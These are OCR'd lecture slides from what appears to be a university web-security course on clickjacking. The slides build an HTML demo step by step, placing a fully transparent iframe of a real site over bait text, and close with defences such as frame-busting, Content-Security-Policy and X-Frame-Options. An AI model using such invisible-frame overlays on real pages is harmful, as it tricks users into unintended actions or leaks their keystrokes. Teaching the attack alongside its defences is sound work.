

file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
Let's load www.berkeley.edu
Berkeley
UNIVERSITY OF CALIFORNIA
Any Javascript in the surrounding window can't generate synthetic clicks in the framed window due to *Same Origin Policy*
Discover new Berkeley Crowdfunding projects today



Let's load www.berkeley.edu




Though of course if the *user themselves* clicks in the framed window, that "counts" …


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
Let's load www.berkeley.edu
Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today
https://crowdfund.berkeley.edu


```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 0px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We position the iframe to completely overlap with the outer frame


file:///Users/v...ency/wbe0b.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today


```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We nudge the iframe's position a bit below the top so we can see our outer frame text


file:///Users/v...ency/wbe0c.html
file:///Users/vern/cs161/lec
Search
Let's load www.berkeley.edu
Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley
Crowdfunding projects
today


```
<style> .bigspace { margin-top: 210pt; } </style>
Let's load www.berkeley.edu
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We add marked-up text to the outer frame, about 3 inches from the top


file:///Users/v...ency/wbe0d.html
file:///Users/vern/cs161/lec
Search
Let's load www.berkeley.edu
Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley
Crowdfunding projects
today


```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.8; } </style>
Let's load www.berkeley.edu, opacity 0.8
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe partially transparent


file:///Users/ve...rency/wbe1.html
file:///Users/vern/cs161/lec
Search
Let's load www.berkeley.edu, opacity 0.8
Berkeley
UNIVERSITY OF CALIFORNIA
You Know You Want To Click Here!
Discover new Berkeley Crowdfunding projects today
https://crowdfund.berkeley.edu


```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.1; } </style>
Let's load www.berkeley.edu, opacity 0.1
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe highly transparent


file:///Users/ve...rency/wbe2.html
file:///Users/vern/cs161/lec
Search
Let's load www.berkeley.edu, opacity 0.1
Berkeley
UNIVERSITY OF CALIFORNIA
You Know You Want To Click Here!
Discover new Berkeley Crowdfunding projects today
https://crowdfund.berkeley.edu


```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0; } </style>
Let's load www.berkeley.edu, opacity 0
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe *entirely* transparent



*You **Know** You Want To Click Here!*

Click anywhere over the region goes to **`https://crowdfund.berkeley.edu`**




www.attacker.com
Mozilla Firefox
BEST GAME EVER!
PLAY!
twitter
Is this goodbye?
This action is permanent.
Before you deactivate your account, know this:

Clickjacking

- By placing an invisible iframe of **`target.com`** *over* some enticing content, a malicious web server can fool a user into taking unintended action on **`target.com`** …

- … By placing a visible iframe of **`target.com`** *under* the *attacker's own invisible iframe*, a malicious web server can "steal" user input – in particular, keystrokes

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
  - Again, Content-Security-Policy can define this

Attacker implements this by placing Twitter's page in a "Frame" inside their own page. Otherwise they wouldn't overlap.

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- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its "vulnerable" pages can't be included as a frame inside another browser frame
  - So user can't be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- See OWASP's "cheat sheet" for this too

Clickjacking Defenses


- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its "vulnerable" pages can't be included as a frame inside another browser frame
  - So user can't be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- Another approach: HTTP X-Frame-Options header
  - Allows white-listing of what domains – if any – are allowed to frame a given page a server returns

Yes, there is a hell of a lot of grafted on web security...

